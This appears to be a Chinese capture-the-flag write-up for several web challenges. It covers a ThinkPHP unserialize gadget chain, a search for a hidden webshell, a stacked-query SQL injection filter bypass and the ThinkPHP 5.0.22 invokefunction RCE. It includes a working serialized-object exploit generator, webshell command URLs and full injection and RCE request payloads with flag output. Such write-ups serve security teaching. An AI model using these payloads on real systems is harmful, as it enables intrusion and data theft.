


upload




通过 dirsearch 可以发现源码泄露，下载下来审计。

```
→ dirsearch git:(master) ./dirsearch.py -u 'http://117.78.28.89:31378' -e '*'
[22:03:46] 200 - 1KB - /favicon.ico
[22:03:51] 302 - 0B - /home.html -> http://117.78.28.89:31378/index.php/index
[22:03:51] 302 - 0B - /Home -> http://117.78.28.89:31378/index.php/index
[22:03:51] 302 - 0B - /home -> http://117.78.28.89:31378/index.php/index
[22:04:00] 302 - 0B - /logout -> http://117.78.28.89:31378/index.php/index
[22:04:19] 200 - 24B - /robots.txt
[22:04:26] 301 - 322B - /static -> http://117.78.28.89:31378/static/
[22:04:33] 301 - 322B - /upload -> http://117.78.28.89:31378/upload/
[22:04:33] 200 - 1KB - /upload/
[22:05:06] 200 - 24MB - /www.tar.gz
```

首先看TP的路由信息（tp5/route/route.php），关注web模块下的控制器方法。




先看下 tp5/application/web/controller/Index.php 中的代码，我们需要关注的是 login\_check 方法，这个方法从 cookie 中获取字符串，并将其反序列化。所以我们可以反序列化任意类。



```
36
37 public function login_check(){
38     $profile=cookie('user');
39     if(!empty($profile)){
40         $this->profile=unserialize(base64_decode($profile));
41         $this->profile_db=db('user')->where("ID",intval($this->profile['ID']))->
            find();
42         if(array_diff($this->profile_db,$this->profile)==null){
43             return 1;
44         }else{
45             return 0;
46         }
47     }
48 }
49
```


接着看 tp5/application/web/controller/Login.php 中的代码，Login 类里面只有一个 login 方法，就是常规的登录检测，没有可利用的地方。

再看 tp5/application/web/controller/Profile.php 中的代码，在 upload\_img 方法中有上传文件复制操作，而这个操作中的 \$this->ext、\$this->filename\_tmp、\$this->filename 均可通过反序列化控制。如果我们能调用 upload\_img 这一方法，在知道图片路径的情况下，就可以任意重命名图片文件，可以考虑和图片马相结合。



```
26
27 public function upload_img(){
28     if($this->checker){
29         if(!$this->checker->login_check()){
30             ...
31         }
32     }
33
34     if(!empty($_FILES)){
35         $this->filename_tmp=$_FILES['upload_file']['tmp_name'];
36         $this->filename=md5($_FILES['upload_file']['name']).".png";
37         $this->ext_check();
38     }
39
40     if($this->ext) {
41         if(getimagesize($this->filename_tmp)) {
42             @copy($this->filename_tmp, $this->filename);
43             @unlink($this->filename_tmp);
44             $this->img="../upload/$this->upload_menu/$this->filename";
45             $this->update_img();
46         }else{
47             $this->error('Forbidden type!', url('../index'));
48         }
49     }else{
50         $this->error('Unknow file type!', url('../index'));
51     }
52 }
53
```

在 Profile.php 文件末尾还有两个魔术方法，其中 \$this->except 在反序列化时可控，这一就有可能通过 \_\_call 调用任意类方法。继续看 Register.php 中是否存在可以触发 \_\_call 方法的地方。



```
82 public function __get($name)
83 {
84     return $this->except[$name];
85 }
86
87 public function __call($name, $arguments)
88 {
89     if($this->{$name}){
90         $this->{$this->{$name}}($arguments);
91     }
92 }
93
```

我们看到 tp5/application/web/controller/Register.php 文件中存在 \_\_destruct 方法，其 \$this->registered、\$this->checker 在反序列化时也是可控的。如果我们将 \$this->checker 赋值为 Register 类，而 Register 类没有 index 方法，所以调用的时候就会触发 \_\_call 方法，这样就形成了一条完整的攻击链。




最终用下面生成的 EXP 作为 cookies 访问网页，即可将原来上传的图片名字修改成 shell.php，依次找 flag 即可。

```
<?php
namespace app\web\controller;
use think\Controller;


class Register
{
    public $checker;
    public $registered = false;
    public function __construct($checker){
        $this->checker = $checker;
    }
}

class Profile
{
    # shell.png/upload/md5($_SERVER['REMOTE_ADDR'])/md5($_FILES['upload_file']['name']).".png"
    public $filename_tmp = './upload/2e25bf05f23b63a5b1f744933543d723/00bf23e130fa1e525e332ff03dae345d.png';
    public $filename = './upload/2e25bf05f23b63a5b1f744933543d723/shell.php';
    public $ext = true;
    public $except = array('index' => 'upload_img');
}

$register = new Register(new Profile());
echo urlencode(base64_encode(serialize($register)));
```




高明的黑客



## 雁过留声，人过留名，此网站已被黑

我也是很佩服你们公司的开发，特地备份了网站源码到www.tar.gz以供大家观赏

从题目给的源码来看，好像黑客留了shell，我们需要从这些源码中找到真正的shell。



我们先搜常见的shell，类似 `eval($_GET[xx])` 或者 `system($_GET[xx])`。  
这里通过程序来寻找shell。（由于文件太多，建议本地跑，我跑了40分钟才出来：）

```
import os,re
import requests
filenames = os.listdir('/var/www/html/src')
pattern = re.compile(r"%$_[GEPOST]{3,4}\[.*\]")
for name in filenames:
    print(name)
    with open('/var/www/html/src/'+name,'r') as f:
        data = f.read()
        result = list(set(pattern.findall(data)))

    for ret in result:
        try:
            command = 'uname'
            flag = 'Linux'
            # command = 'phpinfo();'
            # flag = 'phpinfo'
            if 'GET' in ret:
                passwd = re.findall(r"'\(.*'\)",ret)[0]
                r = requests.get(url='http://127.0.0.1:8888/' + name + '?' + passwd + '=' + command)
                if flag in r.text:
                    print('backdoor file is: ' + name)
                    print('GET: ' + passwd)
            elif 'POST' in ret:
                passwd = re.findall(r"'\(.*'\)",ret)[0]
                r = requests.post(url='http://127.0.0.1:8888/' + name,data={passwd:command})
                if flag in r.text:
                    print('backdoor file is: ' + name)
                    print('POST: ' + passwd)
        except : pass
```

```
→ Desktop python3.5 getflag.py → src php7.0 -S 0.0.0.0:8888
MHo7Ut0dJhp.php 127.0.0.1:39438 [200]: /xk0SzyKwfwz.php?z5c_TrB=uname
Tp2t128kfXZ.php 127.0.0.1:39440 [200]: /xk0SzyKwfwz.php?xd0UXc39w=uname
F4YfJ5zJHan.php 127.0.0.1:39442 [200]: /xk0SzyKwfwz.php?xd0UXc39w=uname
fgqFicJHTi.php 127.0.0.1:39444 [200]: /xk0SzyKwfwz.php?DdWk_nXmZTF_Dt=uname
ElMTtPYPr9W.php 127.0.0.1:39446 [200]: /xk0SzyKwfwz.php?dthxTqRPg8YtH=uname
xk0SzyKwfwz.php 127.0.0.1:39448 [200]: /xk0SzyKwfwz.php?ImPVuGCXfrS=uname
backdoor file is: xk0SzyKwfwz.php 127.0.0.1:39450 [200]: /xk0SzyKwfwz.php
GET: Efa5BVG 127.0.0.1:39452 [200]: /xk0SzyKwfwz.php?00yRgyja0F7m=uname
```

最终发现了真正的 shell，直接连上查找 flag 即可。

```
← → ↻ ⓘ 不安全 | 49.4.15.125:32459/xk0SzyKwfwz.php?Efa5BVG=cat%20/flag
array(1) { [0]=> string(8) "wiMI9l7q" } array(1) { [0]=> string(3) "NPK" } Array ( ) string(5) "vCvMI" PSlarray(1) { [0]=> string(8) "Ph7u_Cwv" } array(1) { [0]=> string(10) "idch8Z7Sn6" } array(1) { [0]=> string(9) "djD1Ytoul" } array(1) { [0]=> string(11) "Egx6a0p6kUP" } string(9) "jYmlyYvLz" VSYcTArray ( ) string(8) "hi5LWnZd" array(1) { [0]=> string(9) "dJREkNffr" } Array ( ) KuuSMT1string(8) "jyUmr9W_" array(1) { [0]=> string(4) "XQhY" } _68ccP9KGXOAPTUGDAArray ( ) Array ( ) MR8s3nFnarray(1) { [0]=> string(10) "FWefOFK4g7" } array(1) { [0]=> string(9) "iZFnwUgPf" } Array ( ) THRQlNrpUJvf641flag{71b45fee2a2a8848a2ad143952bcfec6} array(1) { [0]=> string(6) "KLRXmV" } array(1) { [0]=> string(2) "Tw" } Array ( ) array(1) { [0]=> string(8) "oCoznfQZ" } gi9Array ( ) czuhsLFVgQstring(7) "l5kR5oo" End of File
```

随便注

fuzz 一下，会发现 ban 了以下字符：

```
return preg_match("/select|update|delete|drop|insert|where|\./i", $inject);
```

发现支持多语句查询。查表语句为：

```
http://117.78.39.172:32184/?inject=0';show tables;%23
```

## 取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
array(0) {  
}  
array(2) {  
[0]=>  
array(1) {  
["Tables_in_supersqli"]=>  
string(16) "1919810931114514"  
}  
[1]=>  
array(1) {  
["Tables_in_supersqli"]=>  
string(5) "words"  
}  
}
```

由于过滤了 select 等关键字，我们可以用预编译来构造带有 select 的 sql 语句。

```
set @sql=concat('sel','ect * from `1919810931114514`');  
prepare presql from @sql;  
execute presql;  
deallocate prepare presql;
```

结果提示：

```
strstr($inject, "set") && strstr($inject, "prepare")
```

既然是用 strstr 来匹配关键字，那么直接大小写关键字即可绕过：

http://xxxx/?inject=1'%3bSet+%40sql%3dconcat('sel','ect+\*+from+`1919810931114514`')%3bPrepare+presql+from+%40sql%3bexecute+presql%3bdeallocate+Prepare+presql%3b%23 HTTP/1.1

Request

Raw

Params

Headers

Hex

GET  
/?inject=1'%3bSet+%40sql%3dconcat('sel','ect+\*+from+`1919810931114514`')%3bPrepare+presql+from+%40sql%3bexecute+presql%3bdeallocate+Prepare+presql%3b%23 HTTP/1.1  
Host: 49.4.23.26:32521  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3  
Referer: http://49.4.23.26:32521/  
Accept-Encoding: gzip, deflate  
Accept-Language: zh-CN,zh;q=0.9  
Connection: close

Response

Raw

Headers

Hex

HTML

Render

<h1>取材于某次真实环境渗透，只说一句话：开发和安全缺一不可</h1>  
array(1) {<br />  
[0]=><br />  
array(2) {<br />  
["id"]=><br />  
string(1) "1"<br />  
["data"]=><br />  
string(12) "Only red tea"<br />  
><br />  
><br />  
array(1) {<br />  
[0]=><br />  
array(1) {<br />  
["flag"]=><br />  
string(38) "flag{55ff547a5775bcbfdca985d9cf75aace}"<br />

强网先锋-上单

|| (>0.0<) ||

值得信赖 - 的完美框架 [ 这个 5.0.22 的二次开发版本由 Smity 独家赞助发布 ]

从题目可观察出使用的 Thinkphp5.0.22，而这个版本存在 RCE，所以直接使用 payload 攻击即可，具体原理见：[ThinkPHP5漏洞分析之代码执行\(九\)](#)

Request

Raw

Params

Headers

Hex

GET  
/1/public/?s=index\think\app\invokefunction&function=call\_user\_func\_array&vars[0]=system&vars[1][0]=cat+flag HTTP/1.1  
Host: 49.4.23.26:32253  
Cache-Control: max-age=0  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3  
Accept-Encoding: gzip, deflate  
Accept-Language: zh-CN,zh;q=0.9  
Connection: close

Response

Raw

Headers

Hex

HTTP/1.1 200 OK  
Date: Sun, 26 May 2019 14:00:27 GMT  
Server: Apache/2.4.18 (Ubuntu)  
Vary: Accept-Encoding  
Content-Length: 77  
Connection: close  
Content-Type: text/html; charset=utf-8  
  
flag{f95218e4c032393028bc11723b78faf5}  
flag{f95218e4c032393028bc11723b78faf5}

点击收藏 | 0 关注 | 2  
[上一篇 : CVE-2019-0221—Apa...](#)
[下一篇 : PHP Webshell下绕过di...](#)

- 0 条回复
  - 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#)
[关于社区](#)
[友情链接](#)
[社区小黑板](#)